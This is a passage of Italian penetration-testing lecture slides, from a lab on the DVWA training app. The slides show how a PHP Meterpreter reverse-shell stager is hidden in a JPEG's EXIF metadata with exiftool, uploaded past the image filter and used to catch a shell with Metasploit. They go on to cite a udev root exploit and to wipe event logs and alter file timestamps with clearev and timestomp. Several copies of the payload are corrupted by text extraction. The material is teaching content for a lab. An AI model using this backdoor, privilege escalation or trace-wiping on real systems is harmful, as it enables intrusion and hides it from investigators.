
- Proviamo ad effettuare l'upload di una PHP Web Backdoor
- <http://10.0.2.10/dvwa/>



Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Proviamo ad effettuare l'upload di una PHP Web Backdoor
- <http://10.0.2.10/dvwa/>



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main menu on the left includes "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", "Upload" (which is highlighted in green), "XSS reflected", and "XSS stored". Below the menu is a sidebar with "DVWA Security", "PHP Info", "About", and "Logout". The central content area is titled "Vulnerability: File Upload". It has a form with a "Choose an image to upload:" field containing "phpmeter.php", a "Browse..." button, and a red box highlighting the "Upload" button. Below the form is a "More info" section with three links:
http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Proviamo ad effettuare l'upload di una PHP Web Backdoor
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, it says "Username: admin", "Security Level: high", and "PHPIDS: disabled". The main content area has a form for uploading an image. It includes a "Choose an image to upload:" label, a "Browse..." button, and a message "No file selected.". Below that is an "Upload" button. A red box highlights the error message "Your image was not uploaded." which is displayed below the upload button. To the right of the error message, two red arrows point to the text "Il file non è stato caricato" and "Non si trattava di un'immagine" which are overlaid on the page.

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- In un contesto reale è possibile «occultare» la PHP Web Backdoor all'interno di un'immagine
 - Utilizzando lo strumento **exiftool**, che permette di leggere e scrivere i metadati all'interno di file
 - **apt-get install libimage-exiftool-perl**
 - **man exiftool**

```
EXIFTOOL(1p)      User Contributed Perl Documentation      EXIFTOOL(1p)

NAME
    exiftool - Read and write meta information in files

SYNOPSIS
    Reading
        exiftool [OPTIONS] [-TAG...] [--TAG...] FILE...
    Writing
        exiftool [OPTIONS] -TAG[+<]=[VALUE]... FILE...
    Copying
        exiftool [OPTIONS] -tagsFromFile SRCFILE [-SRCTAG[>DSTTAG]...] FILE...
    Other
        exiftool [ -ver | -list[w|f|r|wf|g[NUM]|d|x] ]

    For specific examples, see the EXAMPLES sections below.

    This documentation is displayed if exiftool is run without an input
    FILE when one is expected.

Manual page exiftool(1p) line 1 (press h for help or q to quit)
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Per simulare l'occultamento della PHP Web Backdoor utilizzeremo la seguente immagine *JPEG*, avente dimensione 28.4 kB
 - **wa.jpg**



Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Mediante il comando **exiftool** «simuliamo l'occultamento» della PHP Web Backdoor all'interno dell'immagine JPEG chiamata **wa.jpg**

```
exiftool -DocumentName='/*<?php /**/ error_reporting(0); $ip = "10.0.2.7";  
$port = 4444; if (($f = "stream_socket_client") && is_callable($f)) { $s =  
$f("tcp://{$ip}:{$port}"); $s_type = "stream"; } elseif (($f = "fsockopen") &&  
is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f =  
"socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);  
$res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type =  
"socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); }  
switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket":  
$len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",  
$len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type)  
{ case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .=  
socket_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s;  
$GLOBALS["msgsock_type"] = $s_type; eval($b); die(); __halt_compiler();' wa.jpg
```

Modifichiamo il valore dell'header **DocumentName** così che esso possa contenere la backdoor

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Mediante il comando **exiftool** «simuliamo l'occultamento» della PHP Web Backdoor all'interno dell'immagine JPEG chiamata **wa.jpg**

```
exiftool -DocumentName='/*<?php /*/ error_reporting(0); $ip = "10.0.2.7"  
$port = 4444; if (($f = "stream_socket_client") && is_callable($f)) { $s =  
$f("tcp://{$ip}:{$port}"); $s_type = "stream"; } elseif (($f = "fsockopen") &&  
is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f =  
"socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);  
$res = @socket_connect($s, $ip, $port); if ($res === false) { die(); } $s_type =  
"socket"; } else { die("no socket funcs"); } } if (!($s)) { die("no socket"); }  
switch ($s_type) { case "stream": $len = socket_read($s, $len); $len = $a["len"];  
{ case "stream": $b = socket_read($s, $len); $GLOBALS["msgsock_type"] = $s_type;  
$GLOBALS["msgsock"] = $s; eval($b); die(); __halt_compiler(); } wa.jpg
```

N.B. È necessario impostare l'indirizzo IP della macchina Kali

Modifichiamo il valore dell'header **DocumentName** così che esso possa contenere la backdoor

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Mediante il comando **exiftool** «simuliamo l'occultamento» della PHP Web Backdoor all'interno dell'immagine JPEG chiamata **wa.jpg**

```
exiftool -DocumentName='/*<?php /*/ error_reporting(0); $ip = "10.0.2.7"; $port = 4444; if (($f = "stream_socket_client") && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = "stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket": $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s; $GLOBALS["msgsock_type"] = $s_type; eval($b); die(); __halt_compiler();' wa.jpg
```



- Rinominiamo il file **wa.jpg** affinchè possa essere riconosciuto anche dall'interprete *PHP*
 - **mv wa.jpg wa.php.jpg**

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Mediante il comando **exiftool** «simuliamo l'occultamento» della PHP Web Backdoor all'interno dell'immagine JPEG chiamata **wa.jpg**

```
exiftool -DocumentName='/*<?php /*/ error_reporting(0); $ip = "10.0.2.7"; $port = 4444; if (($f = "stream_socket_client") && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = "stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket": $len = socket_get_option($s, SOL_SOCKET, SO_SNDBUF); $a = unpack("Nlen", $len); $len = $a["len"]; $b = eval($b); die(); __halt_compiler();' wa.jpg
```

Quando l'immagine viene caricata dalla pagina di DVWA, i tag **PHP** presenti nell'header vengono interpretati come codice **PHP** ed eseguiti dal Server

- Rinominiamo il file **wa.jpg** affin
dall'interprete **PHP**

```
➤ mv wa.jpg wa.php.jpg
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Effettuiamo l'upload del file **wa.php.jpg** tramite l'apposito servizio

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left, there's a sidebar menu with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "Upload" item is highlighted with a green background. The main content area has a form titled "Choose an image to upload:" with a "Browse..." button and a message "No file selected.". Below the form is a red-bordered "Upload" button. A red arrow points from the text ".../.../hackable/uploads/wa.php.jpg successfully uploaded!" to the "Upload" button. At the bottom of the page, it says "Username: admin", "Security Level: high", "PHPIDS: disabled", and "View Source | View Help". The footer indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Effettuiamo l'upload del file **wa.php.jpg** tramite l'apposito servizio

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left, there's a sidebar with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "Upload" option is highlighted. The main content area has a form for uploading files. It includes a "Browse..." button, a message "No file selected.", and a "Upload" button. Below the form, a red box highlights the message ".../.../hackable/uploads/wa.php.jpg successfully uploaded!". A red callout box points to this message with the text: "➤ Possiamo notare ➤ Che l'upload è andato a buon fine ➤ In quale cartella di DVWA tale upload è stato effettuato". At the bottom, it says "View Source | View Help" and "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Utilizziamo un generico *Modulo Handler* per instaurare una connessione di tipo *Reverse* con la backdoor caricata sulla macchina target

1. `use exploit/multi/handler`
2. `set payload php/meterpreter/reverse_tcp`
3. `set LHOST 10.0.2.7`
4. `run`

```
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.7:4444
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Tramite il Web Browser della macchina Kali accediamo alla Web backdoor caricata in precedenza su DVWA

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is 10.0.2.10/dvwa/hackable/uploads/wa.php.jpg. The main content area is titled "Vulnerability: File Upload". It contains a form with a "Choose an image to upload:" field, a "Browse..." button, and an "Upload" button. Below the form, a message in a red box states "..././hackable/uploads/wa.php.jpg successfully uploaded!". To the right of the message, a red callout box contains the following text:


Analizzando il messaggio restituito da DVWA durante l'upload della backdoor è possibile individuare il path verso tale backdoor

The sidebar on the left lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "Upload" option is highlighted with a green background. At the bottom of the page, it says "Username: admin", "Security Level: high", and "PHPIDS: disabled". The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Tramite il Web Browser della macchina Kali accediamo alla Web backdoor caricata in precedenza su DVWA



- Il path verso la backdoor da eseguire è il seguente:
 - <http://10.0.2.10/dvwa/hackable/uploads/wa.php.jpg>

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Ritornando al *Modulo Handler* avviato in precedenza possiamo osservare che è stata instaurata una connessione di tipo *Reverse* verso la macchina target

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (38288 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.10:56771) at 2019-11-2
4 07:31:45 -0500

meterpreter > █
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- A questo punto potrebbe eventualmente essere effettuata una fase di *Vertical Privilege Escalation* utilizzando un exploit locale
 - Ad esempio, <https://www.exploit-db.com/exploits/8572>

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (38288 bytes) to 10.0.2.10
[*] Meterpreter session 2 opened (10.0.2.7:4444 -> 10.0.2.10:50796) at 2019-11-2
4 07:49:21 -0500

meterpreter > shell
Process 7663 created.
Channel 0 created.
cd /tmp
pwd
/tmp
[
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- A questo punto potrebbe eventualmente essere effettuata una fase di *Vertical Privilege Escalation* utilizzando un exploit locale
 - Ad esempio, <https://www.exploit-db.com/exploits/8572>

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (38288 bytes) to 10.0.2.10
[*] Meterpreter session 2 opened (10.0.2.7:4444 -> 10.0.2.10:50796) at 2019-11-2
4 07:49:21 -0500

meterpreter > shell
Process 7663 created.
Channel 0 created.
cd /tmp
pwd
/tmp
[
```

Accedo alla directory /tmp
della macchina target

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Potremmo sfruttare il seguente exploit locale per effettuare *Vertical Privilege Escalation*

➤ <https://www.exploit-db.com/exploits/8572>

Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)

EDB-ID:

8572

CVE:

2009-1185

Author:

JON OBERHEIDE

Type:

LOCAL

Platform:

LINUX

Published:

2009-04-30

E-DB VERIFIED: ✓

EXPLOIT: [Download](#) / [Source](#)

VULNERABLE APP:



```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 *   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 *   udev before 1.4.1 does not verify whether a NETLINK message originates
 *   from kernel space, which allows local users to gain privileges by sending
 *   a NETLINK message from user space.
 *
 * Notes:
 *
 *   An alternate version of kcope's exploit. This exploit leverages the
 *   95-udev-late.rules functionality that is meant to run arbitrary commands
 *   when a device is removed. A bit cleaner and reliable as long as your
 *   distro ships that rule file.
 */
```

Istantanea schermo

Postexploitation (Maintaining Access)

Backdoor

Eliminare Eventuali Tracce di Accesso

- In determinate circostante potrebbe essere necessario eliminare alcune «tracce» relative all'accesso sulla macchina target

- Meterpreter fornisce uno strumento per tale scopo
 - Il comando **clearev** di Meterpreter permette di cancellare tutti i *Log degli Eventi*

```
meterpreter > clearev
[*] Wiping 56 records from Application...
[*] Wiping 162 records from System...
[*] Wiping 0 records from Security...
meterpreter > █
```

Backdoor

Modificare Eventuali Tracce di Accesso

➤ **Timestomp**

- Tecnica che permette di modificare i *timestamp* (attributi) di un determinato file (data di creazione, accesso, modifica, etc.)
 - Ad esempio, per rendere gli attributi di tale file consistenti con quelli degli altri file che si trovano nella stessa directory
- Applicata su file che sono stati modificati o creati dal pentester
 - Così che tali operazioni non appaiano evidenti agli investigatori forensi o agli strumenti per l'analisi dei file
- Può essere utilizzata insieme a tecniche di **Masquerading** per nascondere altre tipologie di programmi

<https://attack.mitre.org/techniques/T1099/>

<https://attack.mitre.org/techniques/T1036/>

Backdoor

Modificare Eventuali Tracce di Accesso

- Meterpreter fornisce il comando **timestomp** per modificare i timestamp di un file
 - **timestomp --help** per ottenere l'Help di tale comando

```
Usage: timestomp <file(s)> OPTIONS

OPTIONS:

    -a <opt>   Set the "last accessed" time of the file
    -b          Set the MACE timestamps so that EnCase shows blanks
    -c <opt>   Set the "creation" time of the file
    -e <opt>   Set the "mft entry modified" time of the file
    -f <opt>   Set the MACE of attributes equal to the supplied file
    -h          Help banner
    -m <opt>   Set the "last written" time of the file
    -r          Set the MACE timestamps recursively on a directory
    -v          Display the UTC MACE values of the file
    -z <opt>   Set all four attributes (MACE) of the file
```


<https://www.offensive-security.com/metasploit-unleashed/timestomp/>

Bibliografia

- **Kali Linux 2 - Assuring Security by Penetration Testing.**
Third Edition. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali. Packt Publishing. 2016
 - Capitolo 11




- **Ethical Hacking and Penetration Testing Guide.** Rafay Baloch. CRC Press. 2014
 - Capitolo 9
 - Da pagina 241 (*Backdoors*) a pagina 249 (*What Is a hash?*, escluso)



Bibliografia

- **Metasploit Penetration Testing Cookbook - Third Edition.**
Daniel Teixeira, Abhinav Singh, Monika Agarwal. Packt Publishing. 2016
- Capitolo 6



Bibliografia

- **Metasploit**
 - <https://www.offensive-security.com/metasploit-unleashed/>
- **Msfvenom**
 - <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>
- **Meterpreter**
 - <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>
- **Timestomp**
 - <https://attack.mitre.org/techniques/T1099/>
- **Masquerading**
 - <https://attack.mitre.org/techniques/T1036/>